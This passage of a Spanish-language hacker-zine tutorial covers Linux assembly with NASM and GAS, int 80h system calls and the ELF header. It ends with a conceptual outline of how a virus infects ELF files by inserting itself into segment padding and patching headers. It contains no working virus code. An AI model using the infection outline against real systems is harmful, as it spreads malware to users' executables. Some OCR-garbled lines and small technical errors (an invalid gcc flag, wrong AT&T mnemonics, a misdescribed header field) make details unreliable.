respectivas paginas del manual, que nunca vienen mal en caso de apuro.
Otra cosa que trae el NASM en el TGZ es la documentacion oficial. En
las versiones anteriores a la 0.98 esta venia tal cual en el paquete,
pero en la 0.98, en el directorio doc, tenemos las fuentes, que tambien hay
que compilar, tecleando make. Con esto se nos crearan los ficheros
correspondientes a la documentacion en los formatos TXT, PS, RTF,
INFO, HTML, HPJ, etc., para podernoslos imprimir a gusto o hacer lo que
queramos (y todo sin pagar un duro :-) Tan solo deciros que el manual viene
MUY completo y que tiene (en la version PostScript) la friolera de 139
paginas.
En fin, ahora ya estamos listos para ensamblar nuestro primer programa.
Solo nos falta escribirlo ;-)
3.2 Introduccion al NASM

  Esto va a ser una breve intro a este ensamblador para los que ya
controlan algo de TASM. Por supuesto, no voy a explicar, ni mucho
menos, todas las diferencias.
A los que quieran profundizar mas los remito al manual.
Una cosa que hay que destacar de Nasm, antes de meternos a ver las
diferencias, es que se pretende alejar de las sentencias tipo .IF
que muchos compiladores (por ej. el MASM) han ido introduciendo en su
sintaxis. De esta forma, se tiene mayor control sobre el codigo generado,
que es lo que nos interesa, ymas programando en ensamblador.
Bueno, veamos:
- Tama~o de los operandos:
  Para indicar el tama~o de los operandos de la operacion a realizar,
  Tasm utiliza la siguiente sintaxis:
    mov eax, dword ptr [esi]   (32 bits)
    mov   ax, word ptr [esi]   (16 bits)
    mov   ah, byte ptr [esi]   (08 bits)
  En Nasm, en cambio, se hace asi:
    mov eax, dword [esi]   (32 bits)
    mov   ax, word [esi]   (16 bits)
    mov   al, byte [esi]   (08 bits)
- Sistemas de numeracion:
  Nasm acepta la sintaxis de C y la de ASM, de modo que el numero de
  la bestia ;P lo podemos expresar como: 0x29Ah o 29Ah.
- Reservar memoria:

```
  Para reservar una double word en Tasm lo hariamos asi:
         Doble_palabra:    dd      DUP(?)
  Mientras que en Nasm lo hacemos de la siguiente forma:
         Doble_palabra:    resd    25
  (Lo mismo con las otras: db -> resb; dw -> resw).
  Para reservar memoria e inicializarla a algun valor seria:
        Handler:           times 100 db 1
  Esto lo que hace es decirle al ensamblador:
  "escribe 100 veces db 1", de forma que lo que hace es reservar 100 bytes.
Esta sentencia se puede utilizar en otros contextos (siempre que se trate de
repetir algo).
- Includes:
  Para incluir a los programas ficheros con definiciones se hace asi:
  %include "elf_header.inc"
- Indicando offsets:
  En Tasm "mov  eax, offset VirStart" copia la direccion de memoria
  donde reside la variable "VirStart" al registro EAX. Igualmente,
  podriamos indicarlo con   "lea  eax, VirStart".

  En Nasm esto es diferente.
  Cuando ponemos: "mov  eax, VirStart"
  nos referimos siempre a la direccion de VirStart, de forma que
  almacenariamos en EAX un puntero a VirStart.
  Para indicar que mueva el contenido, en vez de la direccion de memoria
  lo indicamos en Nasm asi: mov  eax, dword [VirStart]
- Etiquetas:
  Olvidaros en Nasm de las directivas PROC y similares. Aqui, si
  tenemos que escribir una funcion, lo hacemos con etiquetas.
  Otra cosa curiosa es que se pueden escribir etiquetas locales a otras
  etiquetas. Por ej.:
          Inicio:
            . . .
            .principio:   (1)
            . . .
          En_medio:
            . . .
            .principio:   (2)
            . . .
  Esto es completamente valido. Para referenciar, desde cualquier
parte de nuestro programa el punto (1), escribiriamos:
Inicio.principio (lo mismo con (2)).
Ahora, veamos que parametros tenemos que indicarle a nasm para
ensamblar nuestros programas. Si escribimos "nasm -h", nos aparecera lo
siguiente:
------------------------------------------------------------------------
usage: nasm [-@ response file] [-o outfile] [-f format] [-l listfile]
            [options...] [--] filename
    or nasm -r   for version info
    -e          preprocess only (writes output to stdout by default)
    -a          don't preprocess (assemble only)
    -M          generate Makefile dependencies on stdout
    -E<file>    redirect error messages to file
    -s          redirect error messages to stdout
    -g          enable debug info
    -F format   select a debugging format
    -I<path>    adds a pathname to the include file path
    -P<file>    pre-includes a file
    -D<macro>[=<value>] pre-defines a macro
    -U<macro>   undefines a macro
    -w+foo      enables warnings about foo; -w-foo disables them
    where foo can be:
    macro-params   macro calls with wrong no. of params (default off)
```

```
    orphan-labels  labels alone on lines without trailing ':'
                   (default off)
    number-overflow numeric constants greater than 0xFFFFFFFF
                   (default on)
response files should contain command line parameters, one per line.
For a list of valid output formats, use -hf.
For a list of debug formats, use -f <form> -y.
```

Os paso a comentar los parametros mas importantes (al menos en un principio):

```
-f <format>
  Con esto le indicamos en que formato queremos ensamblar el programa:
  bin      --> forma binaria "a pelo"
  aout     --> para producir ficheros objeto a.out de Linux
  elf      --> para producir ficheros objeto elf de Linux
-o <output_name>
  Con esto le indicamos el nombre del fichero que generara.
-i <directory>
  Para especificar un directorio aparte donde buscar los includes.
```

Una vez creado el fichero objeto con nasm, habra que enlazarlo con el compilador de C de GNU (gcc) de la siguiente manera para obtener un ejecutable:

```
$ gcc <nombre_fichero_objeto> -o <nombre_del_ejecutable>
```

El siguiente shell script realiza esta tarea automaticamente:

```
<++> linuxasm/asm.sh
#!/bin/sh
# asm.h
# shell script para ensamblar/enlazar automaticamente
# parametros: nombre del fichero fuente sin la extension asm
nasm -f elf -o tmp.o $1.asm
gcc tmp.o -o $1
rm tmp.o
<-->
```

Con este script, para ensamblar y enlazar el fichero prog.asm se haria:

```
$ asm.sh prog
```

Con esto se crearia el ejecutable prog.

Bueno; con esto ya doy por terminada la introduccion al Nasm. Ya os digo que es muy recomendable que os mireis la documentacion si quereis controlar de verdad el ensamblador. De todas formas tambien os recomiendo que antes os espereis a que toquemos brevemente el GAS, para ver cual os gusta mas y dedicarle mas tiempo.

4. GAS

4.1 Introduccion al GAS

No explicare donde conseguir el GAS porque es casi seguro que lo tengais ya listo para ensamblar en vuestra distribucion de Linux.
Si no es asi, dirigiros al website de vuestra distribucion o a los numeros FTP que hay por ahi con soft para Linux y seguro que lo encontrais.
Los parametros que se le pueden pasar mediante la linea de comandos al programa son practicamente los mismos que al gcc, salvo algunas matizaciones.
Aqui solo veremos los mas importantes. Para mas info: man as ;)
Con "-o" le indicais el fichero destino, como siempre, y con "-O" para optimizar.
Se puede utilizar directamente "as" para ensamblar un programa, solo que despues tendremos que utilizar ld (el enlazador de GNU) para indicarle que librerias tiene que utilizar y todo el rollo, por lo que lo mas comodo es utilizar gcc para ensamblar y enlazar al mismo tiempo de la siguiente forma:

```
$ gcc -O prog.asm -o prog
```

```
4.2 La sintaxis AT&T
--------------------
Bueno, ahora os explicare mas o menos como pelearos con la sintaxis
que nos trae de cabeza a los que aprendimos ASM bajo el DOS.
- Valores inmediatos:
  van precedidos por "$"
  ej.: movw $8, %ax (copia el valor inmediato 8 al registro AX).
- Registros:
  van precedidos por "%"
  ej.: movd %eax, %ecx (copia el contenido de EAX a ECX)
- Orden de los operandos:
  como habreis podido deducir es al reves que en la sintaxis Intel.
  ej.: mov ecx, eax  --> movd %eax, %ecx
      (estas dos instrucciones copian el contenido de EAX a ECX).
- Tama~o de los operandos:
  se especifica posponiendo a los opnames los siguientes sufijos:
     b          -> byte (08 bits)
     w          -> word (16 bits)
     l          -> double word/long (32 bits)
  ej.: "pushl $5" introduce en la pila el valor inmediato 5, pero
       como un long (32 bits) para lo cual lo extiende de signo.
       En cambio "pushw $5" lo introduce extendiendole el signo solamente
       hasta los 16 bits (1 word).
  Nota: se supone que si ponemos un opname sin sufijo, el compilador
intenta buscar el tama~o de los operandos. De todas, formas, recomiendo
ponerlo para tener claro que se esta haciendo.
- Saltos:
  los saltos largos se especifican con lcall o ljmp de la siguiente
  forma:
    lcall $seccion / ljmp $seccion
  o bien:
    lcall $offset / ljmp $offset
  hay que fijarse en que las direcciones que le pasemos son valores
  inmediatos y que por lo tanto hay que anteponerles el simbolo "$"
  (asi como Micro$oft indica que es *inmediato* el hundimiento de la
   compa~ia ;-) )
- Referencias a memoria:
  esto se hace muy parecido al MIPS RX000:
    seccion:desplazamiento(base, indice, escala)
  De forma que la direccion de memoria resultante es (dentro de la
  seccion):
    base + desplazamiento + indice * escala
  ej.: si suponemos que tenemos el delta offset en EBP:
       movw  %ax, elf_h(%ebp)
       lo que haria seria copiar el contenido de AX a la direccion de
       memoria indicada por EBP+elf_h.
Bueno, con esto uno se da cuenta de como los informaticos nos las
apa~amos para fastidiar a los otros haciendo las cosas diferentes a ellos.
Ejemplos de esto lo encontramos, entre otras cosas, en el "endianismo"
de esto lo encontramos, entre otras cosas, en el "endianismo".
Por supuesto, la sintaxis de los ensambladores no iba a ser menos ;)
4.3 GCC + ASM
-------------
Para compilar programas en C que incluye codigo en ensamblador entre
su codigo (utilizando las sentencias asm, etc.), debeis hacerlo asi:
$ gcc -O2 -fomit-frame-pointer -m366 -Wall prog.c -o prog
Bueno, ahora que ya sabemos mas o menos como van los dos ensambladores
mas populares y hemos escogido el mas nos gusta, vamos a programar
nuestro primer programa en ensamblador (por fin! ;) Deciros que yo he
escogido el NASM, y que la mayoria de codigo que escribire sera para NASM,
aunque tendre clemencia de los "GASeros" y pondre tambien algo de codigo
para este otro ensamblador.
```

```
5. Nuestro primer programa en Linux-ASM
---------------------------------------
Como no, vamos a ver el tipico "Hola, mundo!" para pillar los conceptos
basicos del ensamblador bajo Linux. Alla va el codigo, y despues explicare
cada parte:
<++> linuxasm/holamundo-nasm.asm
; HOLAMUNDO.ASM
global main
extern printf
section .data
mensaje    db   "Hola, soy un programa en Linux-ASM", 0Ah, 0
section .text
main:
               push dword mensaje
               call printf
               pop  eax
               ret
<-->
Ahora que ya os habeis dado de bruces contra el primer programa, voy
a explicaros los puntos mas importantes:
- Con la directiva extern, indicamos, al igual que en Win32, las APIs
  que vamos a utilizar para el programa. En este caso, se trata de la
  funcion printf de C.
- Declaramos una etiqueta global llamada main. Esto es para que tanto
  el enlazador (el gcc) como el cargador del SO, sepan donde esta el
  punto de entrada del programa.
- Las directivas section se utilizan para declarar secciones en el
  ejecutable.
  En este caso tendremos dos: una de datos (.data) y otra de codigo
  (.text). Es parecido a las sentencias .code y .data del Tasm.
- Para llamar a una funcion, los parametros se apilan en orden
  inverso (el primer argumento lo apilas el ultimo).
  Esto es lo que se llama la sintaxis de llamada de C.
  Como a printf, en nuestro caso, la vamos a llamar con un
  solo parametro, lo apilamos y listo. Hay que tener en cuenta que
  tenemos que indicar el tama~o de lo que apilamos con las
  sentencias dword, word o byte. Para llamar a la funcion en si,
  se utiliza call (como en los demas entornos).
  A printf hay que pasarle un puntero a una cadena de caracteres que
  en C es un array de caracteres, con el ultimo caracter igual a 0.
  Recordemos tambien que en Nasm no se pone para indicar un puntero
  "push offset mensaje" como en Tasm, sino que cuando ponemos el
  nombre de la etiqueta de la variable ya nos referimos a la
  direccion de memoria y no al contenido (si no sabeis de lo que
  estoy hablando leeros la intro al Nasm de mas arriba otra vez :). )
  El 0Ah es el caracter de nueva linea (lo que en C es \n).
- Para retornar al sistema operativo, simplemente invocamos a ret.
  Para que os hagais una idea, esto es lo que pasa:
  1. El OS Loader carga vuestro programa con call.
  2. En la pila queda la direccion de retorno.
  3. Se ejecuta vuestro programa.
  4. Al ejecutarse la instruccion ret, se vuelve al punto desde donde
     habia sido llamado el programa.
  Esto es valido siempre que no modifiquemos la pila, ya que es donde
  se guarda la direccion de retorno cuando se ejecuta call. (Por eso es
  por lo que antes de invocar a ret ponemos un pop eax, para que el puntero
  de pila apunte otra vez a la direccion de retorno; restaurar la pila es una
  de las cosas importantes en la programacion en ASM bajo Linux).
Bueno, supongo que el programita os habra quedado claro; es muy basico.
Ahora vamos a ver el mismo programa, pero para el GAS:
<++> linuxasm/holamundo-gas.s
.main
```

```
.section data
mensaje:        .string  "Hola, mundo!\n"
.text
main:
        pushl $mensaje
        call  printf
        popl  %eax
        ret
<-->
```

No hay muchas diferencias significativas, excepto la sintaxis (como no ;))
Tambien hay que definir como global la etiqueta main (con .global) y
podemos definir las secciones como queramos, con la directiva .section.
Sin embargo, vienen dos ya predefinidas: .data y .text, para datos y codigo
respectivamente.

6. INT 80h

Probablemente muchos de vosotros echeis de menos las interrupciones
de cuando trabajabamos bajo DOS. Pues os tengo una sorpresa reservada:
las llamadas al sistema de Linux estan mapeadas en Linux en la
interrupcion software 80h.
Los numeros de las llamadas al sistema los podeis encontrar en el
fichero unistd.h, que esta entre el codigo fuente de Linux. En mi
distribucion estaba, concretamente, en /usr/src/linux/include/asm/unistd.h
Asi, este programa hace lo mismo que los anteriores, mediante una
llamada al sistema:

```
<++> linuxasm/holamundo-SC.asm
global main             ; definimos la etiqueta main
section data            ; seccion de datos
mensaje:        db      "Int 80h??? Si!!! :)", 0Ah, 0
section .text           ; seccion de codigo
main:
        mov  eax, 4             ; syscall 4 = write
        mov  ebx, 1             ; descriptor de fichero
        mov  ecx, mensaje       ; puntero a la cadena
        mov  edx, 21            ; tama~o de la cadena
        int  80h
        mov  eax, 1             ; syscall 1 = exit
        xor  ebx, ebx           ; ebx = 0 (codigo de error)
        int  80h
<-->
```

La forma de hacer una llamada al sistema es la siguiente:
1. Poner en EAX el numero de la llamada al sistema (unistd.h)
2. Poner los parametros de la llamada en los registros en el orden:
   EBX - ECX - EDX - ESI - EDI
3. Provocar la interrupcion con INT.

Asi, en el ejemplo, para imprimir por pantalla una cadena utilizamos
la llamada al sistema write:

```
ssize_t sys_write(unsigned int fd, const char *buf, size_t count)
```

Resumiendo:
1. Colocamos en EAX el numero de la llamada (4).
2. Colocamos en EBX el descriptor de fichero a utilizar (el
   descriptor de fichero 1 es STDOUT en Linux; la salida estandar).
3. Colocamos en ECX un puntero a la cadena.
4. Colocamos en EDX el tama~o de la cadena (incluido el \n y el 0).
5. INT 80h

Para salir:
1. Colocamos en EAX el numero de la llamada (1).
2. Colocamos en EBX el codigo de salida (0).
3. INT 80h

Por supuesto, eso de tener que especificar la llamada mediante
numeros es muy engorroso, asi que lo mejor es utilizar un fichero
engorroso, asi que lo mejor es utilizar un fichero

include al estilo de los que Jacky Qwerty / 29A ;) tiene para Win32
con todas las definiciones y eso.
Os aconsejo los de Konstantin Boldyshev (que son los unicos que yo
conozco).
Si a Green Legend le parece bien incluiremos un TGZ con los mas
importantes, y si no de todas formas en el apendice teneis donde
encontrarlos.
Circulan por ahi listas en HTML con todas las syscalls y sus
parametros y eso. Os pondre las URLs en el correspondiente apendice.

7. El formato ELF

Bueno, ahora que ya sabemos escribir mas o menos cualquier programilla
sencillo en ensamblador, vamos a detenernos un poco en el estudio del
formato de ficheros ejecutables ELF. Por supuesto, esto sera
solamente una breve introduccion; para mas informacion os remito a la
documentacion oficial.
Para nuestras practicas necesitaremos un editor hexadecimal.
El mejor que hay para Linux ahora mismo es el BIEW, que es un clon
para Linux del popular HIEW para entornos DOS. La ultima version
disponible es la 5.1.1.
Otra opcion es el que viene con el KDE (khexdit) o el que viene
con el GNOME (GHex). Seguramente habra mas, pero estos son los mas
conocidos.
Para estudiar el formato ELF, lo mejor que podemos hacer es coger un
fichero en dicho formato e ir viendo, con el mencionado editor hexadecimal,
que es cada cosa en la cabecera.
Pues eso vamos a hacer. Ahora pillamos el ultimo "hola mundo" que hemos
hecho (el que utilizaba llamadas a las funciones) y vamos a "diseccionarlo" ;)
Sin embargo, si lo enlazamos como hemos hecho antes, el gcc nos metera mucha
"basura" en el ejecutable, asi que lo compilaremos asi:

```
$ nasm -f elf holamundo-SC.asm
$ gcc -Wall -s -nostdlib -o holamundo-SC holamundo-SC.o
```

El compilador dara un error, pero no debemos preocuparnos, ya que el
programa funcionara igual, y por supuesto la cabecera seguira siendo
valida para nuestros propositos. Ahora lo que vamos a hacer va a ser
editarla con el editor hexadecimal.
Os voy a poner aqui la estructura del ELF header para que podais ir
siguiendola en el fichero que estais editando:
<++> linuxasm/elf-header.txt

ESTRUCTURA DEL ELF HEADER

CAMPO	OFFSET(hex.)	QUE ES??
e_ident	0	Firma y diferentes flags
e_type	10	Tipo de fichero
e_machine	12	Maquina para el que fue creado
e_version	14	Version de ELF header
e_entry	18	Punto de entrada (virtual address)
e_phoff	1C	Offset del program header
e_shoff	20	Offset del sections header
e_flags	24	Otros flags
e_ehsize	28	Tama~o del ELF header

```
  e_phentsize |        2A        |   Tama~o de una entrada en el prog h
--------------|------------------|-----------------------------------------
  e_phnum     |        2C        |   Numero de entradas en el prog h
--------------|------------------|-----------------------------------------
  e_shentsize |        2E        |   Tama~o de una entrada en el sec h
--------------|------------------|-----------------------------------------
  e_shunum    |        30        |   Numero de entradas en el sec h
--------------|------------------|-----------------------------------------
  e_shstrndx  |        32        |   Numero de entrada del nombre de la sec
==============|==================|=========================================
<-->
```

El ELF header ocupa en el fichero ELF 52 bytes en total. Lo primero que tenemos es la firma. Al igual que en los de DOS la firma era MZ (o ZM), aqui la firma es 7F 45 4C 46.
O sea, que si por alguna extra~a razon ;) queremos averiguar si un fichero es un ejecutable, pues comparamos sus primeros 4 bytes con estos.
Despues vienen 12 bytes mas con diferentes flags, que por el momento no nos interesan. A continuacion, tenemos el campo e_type, que nos dice el tipo de fichero ELF del que se trata.
En nuestro caso vale 02, ya que es un fichero ejecutable. Luego, en e_machine tenemos el tipo de maquina que se necesita para ejecutar el fichero.
Para los 80386+ el numero es el 3. En el siguiente campo tenemos el valor 1, que no es mas que la version de ELF header (se supone que se esta investigando sobre nuevas versiones para hacer los ELF aun mas flexibles).
sobre nuevas versiones para hacer los ELF aun mas flexibles).
Despues viene un campo MUY importante ;) El campo e_entry indica la direccion donde esta el punto de entrada: el codigo que se ejecutara.
En mi caso vale 00 00 80 80.
Los demas campos se refieren a otras partes del fichero ELF (el numero de secciones, la direccion del program header, etc.).
Basicamente, un fichero ELF es esto:

```
  Linking View                    Execution View
  ============                    ==============
  ELF header                      ELF header
  Program header table (optional) Program header table
  Section 1                       Segment 1
  ...                             Segment 2
  Section n                       ...
  Section header table            Section header table (optional)
```

A la izquierda tenemos el fichero tal y como esta en el disco al enlazarlo, y a la derecha tal y como se vera cuando se transforme en un proceso.
Para mas info sobre el ELF header os podeis mirar el fichero: /usr/include/linux/elf.h
Para acabar con esta breve introduccion al formato ELF (para que al menos sepais la estructura basica de lo que ejecutais) os presento un programa que nos puede ser util para ver la estructura de un fichero ELF.
Por supuesto podria hacer uno en ASM, pero como soy asi de perro utilizare uno que viene con todas las distribuciones de Linux: objdump.
Para aprender como se usa este programilla, pues vamos a pillar el fichero ese que hemos ensamblado antes (el hola.asm "capado" ;) y vamos a ver que hace con el.
Con el parametro -a, objdump nos muestra breve sobre la cabecera y con -f nos muestra informacion un poco mas completa sobre estas:

```
$ objdump -f hola
hola:     file format elf32-i386
architecture: i386, flags 0x00000102:
EXEC_P, D_PAGED
start address 0x08048080
```

Para mostrar aun mas informacion sobre las cabeceras, lo invocamos con la opcion -x.

```
Como era de esperar, el fichero es un ELF para plataformas 80386+ :P
Con el parametro -d, nos muestra el codigo desensamblado:
$ objdump -d hola
hola:     file format elf32-i386
Disassembly of section .text:
08048080 <.text>:
 8048080:       b8 04 00 00 00          mov    $0x4,%eax
 8048085:       bb 01 00 00 00          mov    $0x1,%ebx
 804808a:       b9 9f 80 04 08          mov    $0x804809f,%ecx
 804808f:       ba 15 00 00 00          mov    $0x15,%edx
 8048094:       cd 80                   int    $0x80
 8048096:       b8 01 00 00 00          mov    $0x1,%eax
 804809b:       31 db                   xor    %ebx,%ebx
 804809d:       cd 80                   int    $0x80
Como he dicho, desensambla *el codigo*, que se corresponde en nuestro
programejo a la seccion .text. Como podeis observar, el codigo es el
mismo que hemos escrito antes (en sintaxis AT&T, por supuesto). Esto es asi
porque era un programa en ensamblador, pero probad a haced uno en C y
vereis las virguerias que hace a veces, que se podrian optimizar al
100% (y eso que el gcc es un compilador bastante apa~ao...)
 Para ver todas las secciones:
$ objdump -D hola
hola:     file format elf32-i386
Disassembly of section .text:
08048080 <.text>:
 8048080:       b8 04 00 00 00          mov    $0x4,%eax
 8048085:       bb 01 00 00 00          mov    $0x1,%ebx
 804808a:       b9 9f 80 04 08          mov    $0x804809f,%ecx
 804808f:       ba 15 00 00 00          mov    $0x15,%edx
 8048094:       cd 80                   int    $0x80
 8048096:       b8 01 00 00 00          mov    $0x1,%eax
 804809b:       31 db                   xor    %ebx,%ebx
 804809d:       cd 80                   int    $0x80
Disassembly of section data:
0804809f <data>:
 804809f:       49                      dec    %ecx
 80480a0:       6e                      outsb  %ds:(%esi),(%dx)
 80480a1:       74 20                   je     0x80480c3
 80480a3:       38 30                   cmp    %dh,(%eax)
 80480a5:       68 3f 3f 3f 20          push   $0x203f3f3f
 80480aa:       53                      push   %ebx
 80480ab:       69 21 21 21 20 3a       imul   $0x3a202121,(%ecx),%esp
 80480b1:       29 0a                   sub    %ecx,(%edx)
        ...
En fin, con esto mas o menos ya sabeis analizar que es cada cosa en
un fichero ELF, sobre todo en lo que respecta a la cabecera ELF
propiamente dicha. Os recomiendo que os mireis la pagina man de objdump,
que explica todas las opciones de este programa.
8. VIRUS
--------
Bueno, pues a pesar de no estar demasiado generalizados, los virus
para UNIX en general, y Linux en particular son algo *perfectamente*
viable. De hecho, los administradores de sistemas UNIX ya pueden empezar
a temblar si las tecnicas viricas se empiezan a desarrollar en serio para
sus sistemas. Por supuesto, el colmo de un virus para Unix es que sea
ejecutado por el usuario root, ya que se puede decir, literalmente,
que tiene el poder sobre el maldito sistema. Y el concepto de virus nos
lleva mas alla que los troyanos tan desarrollados hasta hora en el mundillo
Linux.
Un troyano no deja de ser un troyano, y tienes que tener suerte
para que root lo ejecute, pero un virus puede ir expandiendose a
traves de los ficheros en los que tenga permisos (al principio de usuarios
```

con poco poder en el sistema y despues poco a poco ir subiendo de niveles, hasta, probablemente que sea ejecutado por el root).
Un virus decente para Linux si que seria verdaderamente un virus porque muestra el ascenso a traves de las capas de seguridad hasta hacerse con el poder absoluto (y dejarlo en manos de su creador ;))
Por lo tanto, lo mas interesante es programar un hibrido troyano/virus, que se vaya expandiendo y que cuando sea ejecutado por un usuario con cierto nivel, desempe~e sus acciones.
Una idea interesante seria tener un virus con diferentes modulos. Cada uno se ejecutaria segun los permisos del usuario que ha ejecutado el portador.
Pero bueno, me estoy yendo por las ramas y esto es un mero articulo de introduccion. Ademas, habra mucha gente que no tenga ni idea de que es un virus por lo que voy a empezar desde el principio.
Ah! y otra cosa: que conste que no pretendo fomentar la programacion de virus, pero he de admitir que se trata de una MUY buena forma de aprender sobre las interioridades de tu Sistema Operativo ;)

8.1 Concepto general de virus


Un virus no es mas que un parasito de ficheros ejecutables. La idea general es esta:

1. El parasito se a~ade a si mismo en alguna parte del portador, que no es mas que un fichero ejecutable.
2. Asimismo, modifica el punto de entrada en el que se empezara a ejecutar el codigo del portador, de forma que apunte a su propio codigo.
3. Al final del codigo del virus, debemos incluir una instruccion que pase el control de nuevo al portador, para que el usuario no sospeche.

Y asi de simple es esto de los virus. El problema es que eso de "a~adir el codigo en alguna parte del portador" y lo demas presenta sus problemillas que discutiremos a continuacion... Ademas, deciros que la idea anteriormente expuesta corresponde a los virus llamados "runtime", puesto que al ejecutarse es cuando realizan la infeccion. Despues estan los virus residentes, etc., pero bueno, eso ya se vera... ;)


8.2 Primera (y ultima por ahora) aproximacion

Lo que sigue va a estar fuertemente basado en los magnificos documentos que ha escrito Silvio Cesare (un ejemplo de ellos lo teneis en el articulo "Shared Library Redirection via ELF PLT Infection" de la ultima Phrack (la 56))
Asi que nadie me venga ahora con que todo esto ya lo ha dicho el, porque ya lo se; pero esto es un articulo de introduccion, y viene bien apoyarse en trabajos tan buenos como los de Silvio. Al final, en el apendice, teneis donde encontrar los susodichos manuales, por si alguien necesita mas ;-)
Lo primero que tenemos que entender para aclararnos las ideas respecto a la infeccion, es el concepto de proceso. Un proceso es, a grandes rasgos, un programa ejecutandose en memoria:



Como vemos, un proceso se compone de tres segmentos: codigo, datos y pila. En el segmento de codigo, se puede leer y ejecutar; en el de datos, solamente leer y escribir. Cada segmento, puede estar compuesto por

una o mas paginas (1 pagina = 1 "cacho" de 4 Kb). Recordemos, ademas, que
la pila "crece" hacia abajo, hacia la seccion de datos.
(Para mas info sobre esto de la pila os animo a que os leais el articulo
de Doing sobre el Stack Overflow publicado en SET ;-))
En un fichero ELF (el fichero en disco no el proceso en memoria), estos
segmentos (el de codigo y el de datos) suelen estar tal cual, primero
el de codigo y despues el de datos (generalmente y en circunstancias normales)
Antes, vimos una descripcion del formato ELF muy basada en su cabecera
principal. Pues bien ahora veremos como es la estructura general de un
fichero ELF:



Los segmentos, son los que hemos mencionado antes (text y data) y
tienen asociadas las dos primeras secciones. Las restantes secciones, nos
dan otra clase de informacion, como las tablas de simbolos, etc. Los
puntos de entrada (en virtual address) del program header y el section header,
estan en la cabecera principal del fichero ELF (ver el esquema de antes).
La idea principal, es que los segmentos de codigo y datos no estan pegados
directamente, si no que existe un cierto espacio llamado "padding".
La cuestion es meter el codigo del virus en ese espacio entre el segmento de
codigo y el de datos:

```
Cabecera ELF modificada
Tabla de la cabecera de programa
Segmento 1 (text y codigo del virus)
Segmento 2 (data)
Tabla de la cabecera de seccion
Seccion 1
Seccion 2
.......
Seccion n
```

Por lo tanto, tal y como explica Silvio Cesare, la forma de incluir a
nuestro virus en el "lote", seria:

- Incrementar p_shoff (que nos indicaba el offset en el que se encontraba
  la tabla de cabecera de programa), teniendo en cuenta el tama~o del
  parasito que hemos a~adido.
- Hallar la cabecera de programa del segmento de codigo y:
  - Incrementar p_filesz, que nos indica el tama~o que ocupa el
    codigo fisicamente
  - Incrementar p_memsz, que nos indica el tama~o que ocupa el codigo
    cuando esta en memoria
- Para cada cabecera de programa cuyo segmento esta despues del de
  codigo (que es donde hemos introducido el virus):
  - Incrementar p_offset, que nos indica el offset del segmento en el
    fichero
- Para cada cabecera de seccion cuya seccion este despues de nuestra
  insercion:
  - Incrementar sh_offset, para tener en cuenta el nuevo codigo
- Insertar el virus en si en el fichero

Facil, verdad? ;P Supongo que no sabreis lo que son muchos de estos
campos, ya que me he saltado muchas cabeceras en la explicacion, pero
creo que vale para que os hagais una idea de como hacerlo.

De todas formas, decir que con esto no se infecta un ELF correctamente,
por unas historias que hay con un campo llamado p_vaddr, entre otras cosas...
Pero es que este articulo estaba dedicado al ensamblador; a servir de punto
de despegue para los que quieren meterse en el tema, asi que considero que
por ahora ya hay bastante sobre virus. Quien quiera investigar mas
que se mire los docs que pongo mas abajo... De todas formas, no descarto que
cuando domine un poco mas el tema me anime a escribir otro articulo
exclusivamente dedicado a los virus, con algun virus programado por
mi. Pero bueno, eso es otra historia... ;-)

9. "Bibliografia"

Esto es una lista con todo lo que necesitais para seguir adelante.
Con este manual y leyendo todo lo que expongo aqui, podeis pillar un
nivel decente en la programacion en ensamblador bajo Linux:

- Linux Assembly (http://www.linuxassembly.org)
  Esto es un site entero dedicado al ASM bajo Linux. Ahi podeis
  conseguir numerosos ejemplos, programas utiles (hasta un traductor de
  sintaxis AT&T/Intel ;) etc, etc. Tambien tienen una lista de correo; para
  suscribirse mandar un mensaje en blanco a la direccion:
  <linux-assebly-subscribe@egroups.com>
- Pagina de Silvio Cesare (http://www.big.net.au/~silvio)
  Pagina del principal investigador de tecnicas viricas bajo
  Linux. Leyendo sus documentos y analizando sus virus podeis empezar
  a programar los vuestros propios ;) Por supuesto, si alguien se anima
  a escribir algo sobre el tema y mandarlo a SET, yo sere el primero
  que aprendera sobre ello :) En esta pagina tambien podeis encontrar
  algunos articulos muy interesantes escritos tambien por Silvio
  (este tio es una ca~a) sobre las interioridades del kernel o tecnicas
  anti-debugging.
- Lista de correo sobre programacion de virus
  (http://virus.beergrave.net)
  Pese a que mucha gente dice que esta subscrita, yo lo intente y
  parece estar out por el momento :-? En fin, seguiremos probando...
- "Sistemas Operativos: Dise~o e Implementacion"
  Este es el libro sobre las interioridades de los SSOO por excelencia
  Se analiza en profundidad el MINIX, SO creado por el autor (Andrew
  S. Tanenbaum) para la ocasion y que fue en el que se inspiro Linus
  Torvalds para programar las primeras versiones del kernel del Linux :)
  Este libro viene bien para saber lo que es una llamada al sistema,
  como chuta lo de los procesos, etc.
- "PC Assembly Language" de Paul A. Carter.
  Es un libro electronico en formato PostScript sobre la programacion
  en ASM en general, pero como todos los ejemplos estan hechos con el
  Nasm, pues viene bien para practicar con ese ensamblador. Ademas, no
  cuesta un centimo ;) Lo podeis conseguir en la pagina de su autor:
